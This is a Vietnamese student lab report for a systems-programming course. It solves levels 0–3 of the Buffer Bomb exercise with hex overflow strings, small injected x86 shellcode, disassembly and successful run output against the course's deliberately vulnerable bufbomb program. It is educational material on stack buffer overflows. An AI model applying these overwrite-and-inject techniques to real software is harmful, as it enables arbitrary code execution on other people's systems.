Lab 6

BÁO CÁO BÀI THỰC HÀNH SỐ 6

Buffer Overflow Attack
Buffer Bomb

Môn học: Lập trình hệ thống

Giảng viên hướng dẫn	ThS. Đỗ Thị Hương Lan
Sinh viên thực hiện	Nguyễn Hồ Nhật Khoa (22520677) Lê Quốc Ngô (22520951) Trần Tiễn Nhật (22521030)
Mức độ hoàn thành	Hoàn thành
Thời gian thực hiện	29/5/2024
Tự chấm điểm	10/10

Level 0:

```
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 4B C
7 D7 80
"smoke.txt" 1L, 228B                                                                  1,215         All
```


```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < smoke.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level 1:


```
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 78 C
7 D7 80 AA AA AA AA 67 6F 2E 5B
"fizz.txt" 1L, 252B                                                                   1,251         All
```

```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < fizz.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Fizz!: You called fizz(0x5b2e6f67)
VALID
NICE JOB!
```


Level 2:




Vị trí chuỗi buf: **0x55683AE0** – **0x44** = **0x55683A9C**






```
bang.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 11 d8 80 67    movl   $0x5b2e6f67,0x80d81160
   7:   6f 2e 5b
   a:   68 c9 c7 d7 80          push   $0x80d7c7c9
   f:   c3                      ret
```



tnh47@Nhat: ~/UIT/Ky4/LTH1
tnh47@Nhat: ~/UIT/Ky4/LTHT/
c7 05 60 11
d8 80 67 6f
2e 5b 68 c9
c7 d7 80 c3
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
9C 3A 68 55
"bang.txt" 19L, 228B
19,11
All



tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < bang.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Bang!: You set global_value to 0x5b2e6f67
VALID
NICE JOB!

Level 3:


tnh47@Nhat: ~/UIT/Ky4/LTHT/
tnh47@Nhat: ~/UIT/Ky4/LTHT
Dump of assembler code for function test:
0x80d7c824 <+0>: push ebp
0x80d7c825 <+1>: mov ebp,esp
0x80d7c827 <+3>: sub esp,0x18
=> 0x80d7c82a <+6>: call 0x80d7cc93 <uniqueval>
0x80d7c82f <+11>: mov DWORD PTR [ebp-0x10],eax
0x80d7c832 <+14>: call 0x80d7cf08 <getbuf>
0x80d7c837 <+19>: mov DWORD PTR [ebp-0xc],eax
0x80d7c83a <+22>: call 0x80d7cc93 <uniqueval>
0x80d7c83f <+27>: mov edx,eax
0x80d7c841 <+29>: mov eax,DWORD PTR [ebp-0x10]
0x80d7c844 <+32>: cmp edx,eax
0x80d7c846 <+34>: je 0x80d7c85a <test+54>
0x80d7c848 <+36>: sub esp,0xc
0x80d7c84b <+39>: push 0x80d7e150
0x80d7c850 <+44>: call 0x80048980
0x80d7c855 <+49>: add esp,0x10
0x80d7c858 <+52>: jmp 0x80d7c89b <test+119>
0x80d7c85a <+54>: mov edx,DWORD PTR [ebp-0xc]
0x80d7c85d <+57>: mov eax,ds:0x80d81158
0x80d7c862 <+62>: cmp edx,eax
0x80d7c864 <+64>: jne 0x80d7c888 <test+100>
0x80d7c866 <+66>: sub esp,0x8
0x80d7c869 <+69>: push DWORD PTR [ebp-0xc]
0x80d7c86c <+72>: push 0x80d7e179
0x80d7c871 <+77>: call 0x80488a0
0x80d7c876 <+82>: add esp,0x10
0x80d7c879 <+85>: sub esp,0xc
0x80d7c87c <+88>: push 0x3
0x80d7c87e <+90>: call 0x80d7d0c2 <validate>
0x80d7c883 <+95>: add esp,0x10
0x80d7c886 <+98>: jmp 0x80d7c89b <test+119>
0x80d7c888 <+100>: sub esp,0x8
0x80d7c88b <+103>: push DWORD PTR [ebp-0xc]
0x80d7c88e <+106>: push 0x80d7e196
0x80d7c893 <+111>: call 0x80488a0
0x80d7c898 <+116>: add esp,0x10
0x80d7c89b <+119>: nop
0x80d7c89c <+120>: leave
0x80d7c89d <+121>: ret
End of assembler dump.
gef➤ info registers ebp
ebp 0x55683b00 0x55683b00 <_reserved+1039104>
gef➤


tnh47@Nhat: ~/UIT/Ky4/LTHT
movl $0x5B2E6F67, %eax
movl $0x55683B00, %ebp
pushl $0x80D7C837
ret


tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ objdump -d test.o
test.o: file format elf32-i386
Disassembly of section .text:
00000000 <.text>:
0: b8 67 6f 2e 5b mov $0x5b2e6f67,%eax
5: bd 00 3b 68 55 mov $0x55683b00,%ebp
a: 68 37 c8 d7 80 push $0x80d7c837
f: c3 ret





```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < test.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Boom!: getbuf returned 0x5b2e6f67
VALID
NICE JOB!
```


Yêu cầu thêm:

```
.text:80D7C824
.text:80D7C824 ; Attributes: bp-based frame
.text:80D7C824
.text:80D7C824                 public test
.text:80D7C824 test            proc near               ; CODE XREF: launch:loc_80D7CBA0↓p
.text:80D7C824
.text:80D7C824 var_10          = dword ptr -10h
.text:80D7C824 var_C           = dword ptr -0Ch
.text:80D7C824
.text:80D7C824                 push    ebp
.text:80D7C825                 mov     ebp, esp
.text:80D7C827                 sub     esp, 18h
.text:80D7C82A                 call    uniqueval
.text:80D7C82F                 mov     [ebp-16], eax
.text:80D7C832                 call    getbuf
.text:80D7C837                 mov     [ebp-12], eax
.text:80D7C83A                 call    uniqueval
.text:80D7C83F                 mov     edx, eax
.text:80D7C841                 mov     eax, [ebp-16]
.text:80D7C844                 cmp     edx, eax
.text:80D7C846                 jz      short loc_80D7C85A
.text:80D7C848                 sub     esp, 0Ch
.text:80D7C84B                 push    offset aSabotagedTheSt ; "Sabotaged!: the stack has been corrupte"...
.text:80D7C850                 call    _puts
.text:80D7C855                 add     esp, 10h
.text:80D7C858                 jmp     short loc_80D7C89B
.text:80D7C85A ; ---------------------------------------------------------------------------
```

Ta thấy ebp được gán bằng esp trước khi esp bị trừ đi 0x18 để tạo stack frame hàm test. Vậy chỉ cần lấy giá trị esp + 0x18 sẽ được giá trị ebp cũ.




```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ objdump -d test.o

test.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 67 6f 2e 5b          mov    $0x5b2e6f67,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   68 37 c8 d7 80          push   $0x80d7c837
   e:   c3                      ret
```




```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < test.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Boom!: getbuf returned 0x5b2e6f67
VALID
NICE JOB!
```